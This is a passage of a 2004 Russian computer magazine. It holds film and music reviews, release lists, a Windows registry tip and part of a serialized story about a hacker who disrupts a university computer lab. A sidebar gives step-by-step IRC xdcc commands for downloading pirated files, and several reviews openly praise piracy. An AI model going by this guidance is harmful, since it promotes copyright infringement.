


Аламо – священное место для амеров, сродни нашему Сталинграду. Место знаковое, где в 1836 году Техас получил независимость от Мексики. Исторические фильмы сейчас повсеместны («Троя», «Король Артур», «Последний самурай»), задают струю индустрии. Лента выходит сильно урезанной: 2 часа вместо оригинальных трех, вместо запланированного Рассела Кроу - более экономичный Билли Боб Торнтон. Последний очень неплохо справляется с полученным образом; это похоже на его лучшую роль после сыгранного - сожителя

Анжелины Джоли. В главной роли Куэйд, который почти одновременно появляется и в «Послезавтра». Антиамериканские настроения слишком сильны в Европе, чтобы просто показать национальную победу. Для оправдания захвата чужой земли на помощь приходит отличный характер – мексиканский диктатор, который очень сочно прорисован колумбийцем из «Кокаина» и «Плохих парней-2». Его ненавидит собственный народ; получается, что амеры махаются не за власть, а лишь освобождают угнетенных! Операторская работа очень хороша, одного вида хватает, дабы понять, что же случится дальше. Каждый кадр пропитан настроением. Если тебя вставило от «Хозяина морей» с Расселом Кроу, то и здесь все будет в шоколаде. Если же ты холоден к Америке в целом, то вряд ли разделишь восторг со знаменитым уроженцем Техаса. Если бы не было Сербии в 1999 и Ирака в 2003, фильм бы нашел большее понимание у россиянина.

«УБИТЬ БИЛЛА 2» (KILL BILL VOL.2)

Мировая премьера: 16.04.04
Премьера в RU: 17.06.04
В ролях: Ума Турман/Дэвид Кэррадайн/Люси Лиу/Майкл Мэдсен
Режиссер: Квентин Тарантино



Второй год я негодую. Второй год Голливуд обижает вниманием мою Родину. Почему у нас фильмы показывают в кино позже, чем в Америке? На ранних стадиях прокат стоит дороже. Прокатывая фильм позже, когда оно дешевле, прокатчик сталкивается с другой проблемой – пиратством. Если фильм известен публике, то люди запрашивают и покупают его на лотках. Посему «Гарри Поттер» и «Человек-паук» у нас появляются в тот же день, что и за морем. Что же прокатчики думают, что мы не знаем про KB vol.2? После этого должно ли быть стыдно за покупку пиратской темы? Фильм получает самую высокую оценку обзора; лишь его актерский состав и самого режиссера я мог воспроизвести по памяти. Тем временем Ума продолжает мстить, подучивается у сморщенного кунг-фу-перца. В ходе поисков понимает: ее собственный бывший сожитель оказался организатором кровавой расправы из первой серии! Как и прежде, каждая деталь выписана великолепно! Ума разбивает сердца миллиона мужчин. Квентин, как ни один другой режиссер, сумел зажечь звезды второго эшелона. Собравшись и увенчавшись звездной Умой, команда выдает добротный материал на выходе. Перед просмотром лишь одно одолжение: не пытайся понять смысла фильма; попытавшись, не говори о его отсутствии. Удовольствие в деталях!

«РАЗРЫВ» (INTERMISSION)

Мировая премьера: 19.03.04
Премьера в RU: 08.07.04
В ролях: Колин Фаррел/Келли Макдональд
Режиссер: Джон Кроули



Фильм об ирландской пацанве, реальных базарах и реальных темах реальных пацанов. От чела уходит девушка к банкиру; тут же другой чел планирует заличить лавэ у того самого банкира. Фильма не было бы, если бы первый чел не встретил второго... Тут уже начинается жара, которая отличнейшим образом прорисовывает все детали провинциального быта. Роль в исполнении Колина Фаррела отлично совпадает с тем образом, что ему дарят газеты – хулигана, задиры, жигана. К сожалению, повествование ведется не только о нем одном; получается немного не в фокусе. Глядя на экран, так и хочется сказать: это фильм о нас! Пусть мы не гопники и не сосем пивко в «конторе» или подвале. Однако видеть со стороны подобные образы приходилось неоднократно. Не менее точно высечены и другие характеры: дружинник-доброволец, вечно брошенная девушка, чемпион по аутсайдерству. Потеряв на минутку понимание из-за вязкого ирландского акцента, начинаешь называть героев знакомыми именами – Гоша, Серый, Юран, Ванек, Вафля. Нечто похожее было в «Свадьбе» и «Копейке» от отечественного производителя.

DVD-RIPS

Тебе не надоело покупать у пиратов DVD, качество которых ниже, чем при прокрутке заезженной кассеты на «Электронике»? Меня это тоже добило, и я стал покупать диски лишь тогда, когда в Америке выходит официальный DVD с фильмом. Только тогда это будет настоящий ДВД со всеми дополнительными темами, вроде биографий актеров, трейлеров и кадров со съемочной площадки. После официального выхода можно будет найти и 100% чистые DVD-rips в Сети по нужному фильмаку. Итак, наиболее значимые релизы ближайшего будущего.

«Спайдермен против Доктора Ока» (Spider-Man Vs. Doc Ock)
Дата релиза: 29.06.04
Мультфильм

«Эффект бабочки» (The Butterfly Effect)
Дата релиза: 06.07.04
В ролях: Астон Кутчер/Мэлора Уолтерс
Режиссер: Эрик Бресс

«50 первых поцелуев» (50 First Dates)
Дата релиза: 15.06.04
В ролях: Дрю Бэрримор/Адам Сэндлер/Роб Шнайдер
Режиссер: Питер Сигал

«Супер Марио – Марио-мания» (Super Mario Bros - Mario Mania!)
Дата релиза: 06.07.04
Мультфильм

«Агент Коди Бэнкс 2» (Agent Cody Banks 2: Destination London)
Дата релиза: 13.07.04
В ролях: Фрэнки Муниц/Энтони Андерсон
Режиссер: Кевин Аллен

«Тайное окно» (Secret Window)
Дата релиза: 22.06.04
В ролях: Джонни Депп/Джон Туртурро
Режиссер: Дэвид Коэпп

«Холодная гора» (Cold Mountain)
Дата релиза: 29.06.04
В ролях: Николь Кидман/Джуд Лоу/Рене Зеллвегер
Режиссер: Энтони Мингелла

ФУТУРИСТУ НА ЗАМЕТКУ: КАКОЕ КИНО ЖДАТЬ?

«Вышибалы» (Dodgeball: A True Underdog Story)
Мировая премьера: 18.06.04
Премьера в RU: 09.09.04
В ролях: Бен Стиллер/Винс Вон
Режиссер: Роусон Маршалл Тамбер

«Ночной дозор»
Премьера в RU: 05.08.04
В ролях: Константин Хабенский/Владимир Меньшов/Галина Тюнина
Режиссер: Тимур Бекмамбетов

«Человек-паук 2» (Spider-Man 2)
Мировая премьера: 02.07.04
Премьера в RU: 02.07.04
В ролях: Тоби Мэгуайр/Кирстен Данст/Дилан Бэйкер
Режиссер: Сэм Рейми

«Король Артур» (King Arthur)
Мировая премьера: 07.07.04
Премьера в RU: 19.08.04
В ролях: Клив Оуэн/Кэйра Найтли/Стивен Диллэйн
Режиссер: Антуан Фьюкуа

«Я робот» (I Robot)
Мировая премьера: 16.07.04
Премьера в RU: 05.08.04
В ролях: Уил Смит/Джеймс Кромвель
Режиссер: Алекс Прояс

«Превосходство Борна» (The Bourne Supremacy)
Мировая премьера: 23.07.04
Премьера в RU: 02.09.04
В ролях: Мэтт Деймон/Франка Потенте
Режиссер: Пол Гринграсс

«Женщина-кошка» (Catwoman)
Мировая премьера: 23.07.04
Премьера в RU: 28.10.04
В ролях: Халли Берри/Шэрон Стоун/Ламберт Уилсон
Режиссер: Питоф

«ИЗ 13 В 30/МЕЧТА СБЫВАЕТСЯ» (13 GOING ON 30)

Мировая премьера: 19.03.04
Премьера в RU: 08.07.04
В ролях: Дженифер Гарнер/Джуди Грир/Марк Руффало
Режиссер: Гарри Виник




Из кого вырастают лучшие родители? Да, из тех, кто носился с молотком за кошками и стрелял в голубей из арбалета! Из кого вырастают самые жесткие руководители? Да, из абсолютных тихонь и ботаников. В этом фильме чудесное превращение касается 13-летней девочки, которая задерживается в половом развитии и абсолютно не пользуется популярностью у одноклассников. На собственном же ДР ее запирают в шкафу. Она загадывает желание стать безумно популярной и востребованной. Желание сбывается, и она телепортируется в будущее, в шкаф своих шикарных манхэттенских апартаментов. Ей 30, карьера выхлапывает, героиня нарасхват: все ее штормят – по работе и в личном... Несмотря на поклонение культу girl's power, она понимает - без мужика никуда. Начинает поиски своего единственного друга из отрочества. Будет ли любовь? Фильм донельзя заточен на женскую аудиторию. Аудиторию амерскую. У нас же редкая женщина сможет, наедине сама с собой, назвать счастьем бытие «старой девы», даже с вагоном налички и PayPal-аккаунтом на сотни тыщ. Надо посмотреть лишь трейлер фильма, чтобы вникнуть в суть вещей. Суть та же, что и в «Чумовой пятнице» или «Большом» с Томом Хэнксом. По этому же фильму складывается, что создатели для подпитки чудо-телепорта сами переметнулись из 30 в 13. Хотя я бы и в 13 не рискнул продать массам подобную банальность...

«ДУРНОЕ ВОСПИТАНИЕ» (BAD EDUCATION/LA MALA EDUCACI)

Мировая премьера: 19.11.04
Премьера в RU: 24.06.04
В ролях: Гаэль Гарсиа Бернал/Феле Мартинез/Леонор Ватлинг
Режиссер: Педро Альмодовар





Наконец-то заморские братья почувствуют себя в нашей шкуре: фильм легендарного испанца придет в США на 5 месяцев позже Москвы!.. Понятное дело, eDonkey и IRC уже кишат экранками (screener'ами) с Каннского кинофестиваля, который был открыт «Дурным воспитанием» в текущем году. Выбор фестиваля не случаен: Альмодовар – это бренд, под ним можно продавать любое концептуальное кино – оно станет успешным. Каков запас прочности, сколько голимых фильмов может позволить себе мастер? Этот вопрос сейчас неактуален, т.к. «Дурное воспитание» получается отличным! Мастер играет с огнем, представляет гомосексуальность как часть природы человека; дает довольно сложный сюжет; пробует себя как участника саундтрека к фильму. По сюжету, к режиссеру приносят сценарий, который точно описывает детство режиссера в католической школе 60-х годов. Режиссер берется за съемку и рассказывает историю о двух молодых людях, состоящих в гомосексуальной связи. Режиссер же настоящий, сам Альмодовар, признается, что от фильма к фильму становится серьезней и печальнее. Понятно, в комедийном жанре творец не замечен, но его печаль слишком заразна: мувик вырывает из привычного ритма, на минутку заставляет ждать твоего собственного сценариста, который принесет бумагу о самых темных временах... Фильм не рекомендуется для первого знакомства с мастером. «Все о моей матери» или «Поговори с ней» выглядят более выигрышно – там чуть меньше экстрима.

АУДИО WAREZ-КА

OST «KILL BILL VOL.2»

Обозревать саундтрек к фильму – все равно что описывать звуки глушителя автомо-



НОВЫЕ И ЛУЧШИЕ Е-КНИГИ. МАКСИМ МОШКОВ РЕКОМЕНДУЕТ!

Эдгар Райс Берроуз.
Боксер Билли
www.lib.ru/INPROZ/BERROUZ_R/boxer.txt
Берроуз - он и есть Берроуз. Это не тот, который неугомонный фантаст, а знатный разрушитель американских устоев и любитель ненормативной лексики.

Олег Михайлович Блоцкий.
Последний поход
www.lib.ru/NEWPROZA/BLOCKIJ_O_M/poslednij_pohod.txt
Казалось, Олег Блоцкий за буднями политической журналистики успел позабыть о своем военном прошлом. Здесь же передается привет из афганского прошлого. Про войну. На любителя.

Михаил Веллер.
Ящик для писателя
www.lib.ru/WELLER/r_yashik.txt
Каково оно - жить и издаваться современному труженику пера? Это лучше всего знает раскрученный писатель.

Виктор Леденев.
Вьетнамский коктейль
www.lib.ru/RUSS_DETEKTIW/LEDENEW_W/viet31.txt
Тридцать пять лет назад Виктор Леденев попал во Вьетнам в отряд Технической разведки. По полученному живому опыту написан этот приключенческий боевик.

Сергей Кузнецов.
Гроб хрустальный
www.lib.ru/RUSS_DETEKTIW/KUZNECOW_S/grob.txt
В свете нынешней борьбы с наркоманией, проза Сергея Кузнецова может показаться слегка двусмысленной.

Илья Беляев.
Острие Кунты
www.lib.ru/URIKOVA/SANTEM/KUNTA/kunta.txt
Некое новое эзотерическое учение.

Олег Дивов.
К-10
www.lib.ru/RUFANT/DIWOW/k10.txt
Фантастику сейчас у нас почти никто не умеет писать. Но Дивов – растет от произведения к произведению. Веселая повесть.

Стивен Хантер.
Сезон охоты на людей
www.lib.ru/DETEKTIWY/HANTER/sniper3.txt
Стивен Хантер - снайпер по жизни, и, похоже, только про снайперов и пишет. Кино "Снайпер" помнишь? Угадал, кто писал сценарий? Это - как бы продолжение.

Юлий Марголин.
Путешествие в страну зэ-ка
www.lib.ru/MEMUARY/MARGOLIN/Puteshestvie_v_stranu_ze-ka.txt
Это мемуары. Название говорит само за себя.


Ларри и Энди Вачовски.
Матрица /первоначальный сценарий/
www.lib.ru/INOFANT/WANCHOWSKI/matrica.txt
Вообще-то я бы предпочел этот сценарий в переводе Гоблина ;).

Алекс Экслер.
Записки невесты программиста
www.lib.ru/ANEKDOTY/EXLER/wife.txt
Экслер в представлении не нуждается.



биля. Первое невозможно представить без второго. Так и здесь, относительно фильма, получается нечто бесформенное, по неясной логике скомпиленное. Однако зрители «Kill Bill 2» надолго прописывают CD в свои авто MP3-магнитолы. Как бывает, лишь пара мелодий действительно напоминают о фильме. Остальное – просто забавные, глумливые звуки. Если не смотрел фильм, слушать диск смысла нет вовсе.

SLIPKNOT «VOL.3 THE SUBLIMINAL VERSES»
Стиль: хард-рок/альтернатива



Пацаны с mp3search.ru обогнали даже американский amazon.com, предложив диск для скачки неделей раньше. Из названия альба понятно, что диск уже третий в репертуаре команды. Заморские слушатели называли их творчество «Музычкой для подонков». Вполне понятно, волна повального увлечения «падонками» прокатила уже 2-3 года назад. Slipknot прочухал тему и заметно преобразил звук. Если слушать альбом в хорошем настроении, узнаешь самое лучшее из творчества Pantera начала 90-х. Если же голимо, то ты просто не узнаешь старой команды: контент стал порядком более попсовым. Так было с Metallica и диском Load. Если же не запариваться с переходом от жесткого металла к хорошо продаваемому хард-року, прослушаешь добротный, грамотно собранный диск. Однако, «больше треша и угара» тут никак не получается.

DJ ГРУВ «СЛУЖЕБНЫЙ РОМАН»
Стиль: хаус/поп



С известным «ДЖ» я познакомился, когда сосед царапал на парте новое имя вместо привычных Metallica, «Гр.Об» и «Slayer». Потом звонил знакомым девочкам и включал «Ноктюрн», безотказно добиваясь готовности к дальнейшему петтингу. Тогда Грув был отчаянной альтернативой, отрицаловом попа со своим «не играю на компакт-дисках». Сейчас же выходит скучнейший материал, который мы где-то уже слышали: да-да, трек «Собака Баскервилей» все помнят не хуже последней «Бригады» Триплекса. Музыкант старается сделать нечто новое из «Кино», что также уже было сотворено прежде – в полновесном альбоме Цоя-ремиксов. DJ прибивается к до-

вольно широкой группе – воскресителей «стиля 90-х», времен главных его творческих успехов. Если ты с ними, качай только заглавный трек, чтобы не испортить впечатление другими начинаниями.

METHOD MAN «TICAL 0: THE PREQUEL»

Стиль: хип-хоп



Чем сильнее любовь слушателя, тем больше ожиданий от нового творения. Meth работает для той самой любвеобильной аудитории: альбом давно ждали и желали. В первые же дни после выхода форумы забились негативными телегами по теме Tical 0. Постепенно альбом попадает и к слушателю менее экстремального толка. Здесь уже замечается качественная работа целого hip-hop коллектива – Missy Elliot, Busta Rhymes, Redman и Snoop Dog. Для полного комплекта не хватает лишь вездесущего 50 Cent. Methodman склонен доминировать в дуэтах, так что даже подавляет обширную Missy Elliot. Схожая ситуация во всех 14 «групповых треках», сольных здесь всего 3. Многие ценят подобного рода музыку за душещипательные тексты. Здесь как-то не очень щиплется; это не Eminem и не «Get Rich or Die Tryin». Альбом необходимо иметь слушателю афро-американских мотивов. Остальным – увольнительная. Толику внимания также выписывает свежий кинофильм «Soul Plane», где успел засняться и поучаствовать в OST – Method Man собственной персоной.

SCORPIONS «UNBREAKABLE»

Стиль: рок/хард-рок



Германские «Скорпы» потерялись. Подрастающее поколение их почти не знает. Мы просидели в яслях массовые восхищения по «Wind of Change». Взрослые поклонники команды также не жалуют группу чрезмерным вниманием, они привыкли к тому, что музыка сама их настигает – по радио в машине, в плеере сына, по телеку на кухне... Последние же годы группа вписалась в глубокий подпол. Знаменитый Billboard чарт не соизволил прописать долгожданный CD сразу после выхода. «Unbreakable» вряд ли станет главной темой разговоров за пивком, однако в нем собран неплохой, зрелый материал. Переигрывается тот самый «Wind of Change», привносится совсем не старческий задор гитарных запилов. Закачав добро с mp3search.ru, я заболванил диск сразу куче корешей-подельников. Ни у кого не обнаружилось любви с первого взгляда. Чтобы вникнуть в тему, диск надо крутить много раз.

SOFT WAREZ



Несколько заметных релизов и бета-версий, которые можно найти на **fileforum.betanews.com** или заказать на дисках в **www.backups.cd**.

- Microsoft Keyboard Layout Creator 1.3.4073
- VNC for Windows 4.0 Beta 5
- Fedora Linux Core 2
- ICQ Lite 4.01 Build 1668
- Mozilla for Linux 1.7 RC2
- Opera for Linux/Windows /Mac OS X 7.5
- FlashFXP 3.0.0.996 RC1
- OpenOffice.org for Linux 1.1.2RC2
- Nokia PC Suite 6.1
- ReGet Deluxe 4.0.208
- GetRight 5.2 Beta 1
- eMule 0.42g
- Tiny Personal Firewall 5.5.1332
- NetStumbler 0.4.0
- Total Commander 6.03a
- Miranda IM 0.3.3.1
- Ethereal 0.10.3
- LAME 3.97

SNAP «POWER OF SNAP: ORIGINAL HITS & REMIXES»

Стиль: электроника/диско




Диск непростой, хоть и не золотой, но двойной! На первом диске – ремиксы. На втором также ремиксы, но менее ядреные, и сами оригиналы творчества легенды дискотек – Snap! Вряд ли кто-то вспомнит их и Technotronic. Хотя тогда, 10-15 лет назад только паралитик мог удержаться от танца. Музыка ластиком стирает десятилетие: ты не запарен взломом очередного Cisco Catalyst'a, комп нужен, лишь чтобы сыграть в Wolf 3D. На свидания носишь в кармане жвачку Kiss, а не презервативы и мирамистин... Диск с ремиксами не столь выдающийся, из именитых работников выделяется лишь Fragma. Странно, Snap, несмотря на свою 100% поп-суть, дали старт целому поколению электронных музыкантов. Уж мог бы кто-то из них, ставших ныне большими пузатыми дядьками, добровольно вызваться на замес хрестоматийных треков.

AVRIL LAVIGNE «UNDER MY SKIN»


Стиль: рок/поп

В день выхода диска я сразу же ломанулся на RelaxedIRC.net в поисках темы. Ни разу я не видел столь огромных очередей! Обычно даже самые хитовые альбомы приходится ждать лишь пару часов, пропустив 5-10 чело-


КАК КАЧАТЬ ВАРЕЗ С IRC?




Чтобы качать варез, нужно поставить IRC-клиент. Много лет отлично работает mIRC (**www.mirc.com**). Потребуются минимальные настройки для принятия файла в разделе DCC (кнопка Options – папка с молотком).




Сначала надо выбрать сеть, откуда качать добро. Я предпочитаю **irc.relaxedIRC.net**: там есть почти все, что актуально по теме.
Дальше нужно выбрать



подходящий канал. В варез-сетях полно специальных каналов. Их можно найти, вбив команду /list. На самом верху будут отображены основные каналы.



Вписываемся в канал, набив /join #канал. И сразу же смотрим, что нам нужно. Боты выкидывают списки размещенного добра. Большинство ботов запрещают прямой запрос списка вареза через /ctcp НИК_БОТА xdcc list, так что приходится ждать анонсов в канале.



Найдя необходимое, даем обращение к боту. Вместе с анонсами будет дан и формат обращения (запрос на варез). Однако в 99% случаев он идентичен /ctcp НИК_БОТА xdcc send #Номер пака или /msg НИК_БОТА xdcc send #номер пака. Бот может послать добро сразу или поставить в очередь (queue). Ждать приходится от 5 минут до 5 дней. Чем свежее варез, тем дольше ожидание. Пошло-поехало! Боты – это не коммерческий хостинг; никто не дает качества гарантии связи, коннект может упасть в любую минуту! Тогда можно будет запросить пак снова, закачка продолжится. Если ты на dial-up'е, то проблемы могут быть и из-за низкой скорости: ряд ботов требуют минимальной скорости скачки (5-10 К/с), чтобы не засорять очереди.



век вперед. Здесь же были десятки! Настоявшись своего в постсоветские времена, отказался от очередей и с комфортом все нашел на mp3search.ru. Неужели героиня поллюционных снов выпустила нечто гениальное? Если признать все простое – гениальным, то да, это очень хорошая работа. Если же от музыки требовать чего-то действительно нового, без повторения пройденного, здесь вряд ли отыщется талант. Каждая песня содержит директивы на противостояние серым будням, на бунт, «быть против». Наверное, очень комфортно бунтовать, когда твой прошлый CD был продан в 14 миллионах экземпляров.

Вслушиваясь в тексты, ощущаешь себя подопытным кроликом, на котором тестируют: а схавает ли он это? А если здесь приложить побольше сленга, посоветует ли он купить диск своему однокашнику? Вообще-то не мы должны платить за прохождение маркетинговых тестов, а нам полагается баблос! Аврил, дорогая, когда ждать вайера, денежного перевода за прослушку?

FAITHLESS «NO ROOTS»

Стиль: хаус/электроника




Восхищаясь фразой «God Is a DJ» от Pink, не забывай, что именно Faithless продвинули ее в массы с альбомом 98 года. До нынешнего момента группа отдувалась суперхитом We Come 1. Сейчас же время пришло для настоящей работы. Англия является общепризнанной хозяйкой хауса. Однако сыны ее, вроде Chemical Brothers и Underworld почивают ныне на лаврах, издавая антологии и проигрывая старый материал на Creamfields. Faithless отдувается за всех! Они сотрудничают с Дэвидом Боуи и, как было прежде, Dido, которая приходится сестрой промоутеру Faithless. Альбом звучит свежо, хотя корни вдохновения уходят во все те же 90-е – FSOL, Biosphere, Orb. Понятно, что основой остается все тот же добротный house, но вкрапления в стилистике указанных команд – очевидны.

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

◢ Если ты хочешь видеть версию и номер сборки твоей форточки (в нижнем правом углу Рабочего стола), то проделай несложную операцию: Пуск -> Выполнить -> regedit. В разделе HKEY_CURRENT_USER\Control



Panel\Desktop создай ключ (если его нет) типа DWORD PaintDesktopVersion и присвой ему значение 1.

NiK
nikbeast@mail.ru

mindw0rk (mindw0rk@mail.ru)



ЧАСТЬ 5

Университет им. Гумбольдта, Германия. Компьютерный класс

Анна была полностью увлечена своим проектом. На экране постепенно вырисовывалась модель маленькой девочки, которую она про себя назвала Габриэлой. Большие глаза, светлые волосы, розовое платьице, заколка в виде бабочки, башмачки и белые гольфики до колен. Пока Габриэла была немного угловатой, нужно было доделать несколько деталей. Но на экране была девочка, и спутать ее с чем-то другим было нельзя.
Анна сама предложила тему. На выбор давались модель астронавта, супермена или собаки, но ей захотелось нарисовать именно маленькую девочку. Анна всегда хотела иметь младшую сестренку.
Компьютерный класс насчитывал более 40 компьютеров, практически все они были заняты студентами. Каждый занимался выполнением своего задания. Рядом с ней сидел Томми – чернокожий восемнадцатилетний мальчик, который вырисовывал пирата. Анна ничуть не удивилась, она была уверена, что родись Томми тремя веками раньше, он на самом деле стал бы корсаром. Такого необузданного и неугомонного парня не было больше во всем Гумбольдте.
– Как ее зовут?
Эта совершенно неожиданная надпись появилась в отдельном окне. Внизу мигал курсор, приглашая напечатать ответ. Анна посмотрела на Гехарда – администратора класса, который сидел за админской машиной. В этот момент он распечатывал стопку каких-то бумаг. Ничего не выдавало в нем человека, который желает початиться с одной из студенток. Одногруппники тоже не обращали на нее никакого внимания.
– Эй. Ты там? – возникла новая надпись на экране.
– Да, – напечатала Анна.
– Как зовут эту девчонку?
Анна смотрела на экран и ничего не понимала. Если не админ, кто тогда разговаривает с ней? И как ему удалось увидеть, чем она занимается последние полтора часа? Тем не менее, девушка решила поддержать разговор.
– Габриэла.
Курсор на мгновение застыл, но затем снова стал торопливо набивать текст.
– Мне кажется, у нее слишком большие глаза. Это анимешная девочка?
– Нет. У маленьких девочек всегда большие глаза.
Анна еще раз осмотрела класс и, наконец, спросила:
– Кто ты?
– Избранный :).
– Поклонник «Матрицы»?
– Скорее борец с нею.
– А все-таки?
– Кто-то, кому ты нравишься.
Анна улыбнулась. Надо же, таким способом с ней еще не знакомились.
– Я тебя знаю?
– Нет.
– Где же я успела тебя понравиться?
– Неважно. Я знаю, у тебя кое-какие проблемы с физикой. Держи ответы на тесты.
На экране в столбик появился ряд букв, которые нужно было вписать в предстоящем тесте по квантовой физике. Анна никогда не списывала и не делала шпаргалок. Поэтому сейчас совершенно не знала,

как отреагировать на неожиданную «помощь».
– Спасибо, конечно, но делать это вовсе не обязательно.
– Ничего. Мне это не трудно.
– А ты где сейчас? – Анна предприняла еще одну попытку узнать незнакомца.
Курсор замер.
– Ты задаешь много вопросов.
– Я просто хочу узнать, с кем разговариваю. Ты хакер?
– Да.
Отлично! Анна как раз не могла выбрать тему для курсовой по психологии, и теперь ей представился шанс сделать интересный материал о представителе экзотической субкультуры. Ни в коем случае нельзя его упускать.
– Давно этим занимаешься?
– Чем?
– Ну, хакерством.
– А что?
– Просто интересно. Всегда мечтала познакомиться с живым хакером.
– Давно.
Пауза. Анна на мгновение задумалась, но решила идти до конца.
– Давай встретимся после универа? Возле кафе «Вудсток», здесь рядом.
Незнакомец не отвечал.
– Просто пообщаемся. Мне очень интересно узнать про то, чем ты занимаешься.
– Я вряд ли захочу об этом говорить, – наконец ответил хакер.
– А ты можешь показать что-нибудь из своих «фокусов»?
– В смысле?
– Ну, что ты можешь сделать через сеть?
– Ты действительно хочешь знать?
– Да!
– Хорошо.
Курсор потух.
15 минут ничего не происходило, и Анна уже подумала, что хакер просто ушел. Вдруг совсем рядом раздался злой возглас. Томми с открытым ртом смотрел на экран, где его пират на глазах менял форму. Из пирата он превратился в одноглазую русалку, затем в рыбу, а еще через мгновение – в кулак с оттопыренным средним пальцем.
– Что за хрень? – выругался Томми.
Но это было только начало. Возгласы стали раздаваться по всей аудитории. Экраны классных компьютеров покрывались фейерверком разноцветных пикселей и зависали. Из всех компьютеров нормально работали только два – админский и тот, за которым сидела Анна. На дисплее ее компа светилась большая, яркая надпись: «Здесь был Fire Grunt».



Марина

Марина вдохнула побольше воздуха и открыла дверь бара. Она нервничала. Филипп Андрес уже ждал ее за одним из столиков. Со скучающим видом он глазел на сексапильную блондинку, ужинающую вместе с хорошо одетым джентльменом. Заметив Марину, Филипп расплылся в улыбке и пригласил ее садиться.
– Неплохо выглядите для туристки! – похвалил мужчина.
– Спасибо, Фил. Ну что, давай что-нибудь закажем?
Филипп был невысокого роста, максимум 1,70, с зализанными волосами и испуганными глазами. Одеваться он не умел, считая, что стиль – это глупое словечко, придуманное для пускания пыли в глаза. Так что и на свидание он пришел в нелепом пиджачке и выбивающейся из брюк серой рубашке. Такие люди не особенно ценят социальные вещи, но уважают ум.
Официант принял заказ и удалился. Подстроившись под дыхание собеседника, интимным, располагающим голосом, Марина принялась общаться на отвлеченные темы. Она разбиралась во всем понемногу и могла поддержать разговор практически о чем угодно.
Филипп рассказал, что родился в Лос-Анджелесе, окончил Массачусетский Университет, где учился на физико-математическом факультете, затем по приглашению переехал в Лас-Вегас. За последние 10 лет он сменил 5 мест работы, в итоге остановился на империи Ингрефа. Здесь ему платили больше всего, да и работа была интересной.
– Я много слышала про этого Луи Ингрефа. Тебе доводилось с ним познакомиться лично?
– Конечно. Это очень влиятельный, серьезный человек. Вот уж у кого я не хотел бы быть в списке врагов, так это у него.
Филипп на минуту замолчал, затем поинтересовался, что привело русскую туристку в Лас-Вегас. Марина рассказала, как давно мечтала посмотреть на этот город, копила деньги, и вот, наконец, ей удалось добраться сюда.
Подошел официант, принес заказ. Они принялись за еду.
– Давно занимаешься компьютерами? – поинтересовалась Ксайла.
– Сколько себя помню. Не думаю, что мое компьютерное прошлое покажется тебе интересным.
– Ну почему. Я тоже по-своему компьютерщица. И со своим ноутбуком не расстаюсь никогда. Только если не иду на свидание, – улыбнулась Марина.
– Пишешь путевые заметки?
– Можно и так сказать. Кстати, пользуясь случаем, хотела получить у тебя бесплатную консультацию.
– Валяй!
Марина спросила какую-то ерунду о компьютерах, которую Филипп с увлечением принялся объяснять. Девушке оставалось только поддакивать.
В какой-то момент заиграла приятная музыка, и Ксайла предложила потанцевать. Андрес начал ломаться, но Марина просто взяла его за руку и вывела на танцевальную площадку. Там уже находилось несколько пар. Маринка прильнула к мужчине и стала его вести. Филипп чувствовал себя ужасно неловко, девушка как могла поддерживала его.

– У тебя есть какая-нибудь тайна? – в самое ушко прошептала она.
Филипп растерялся.
– Да. Это связано с работой.
– Мне кажется, у каждого человека есть тайна. У меня тоже есть, и она не дает мне покоя последние три года.
– Ты можешь мне рассказать.
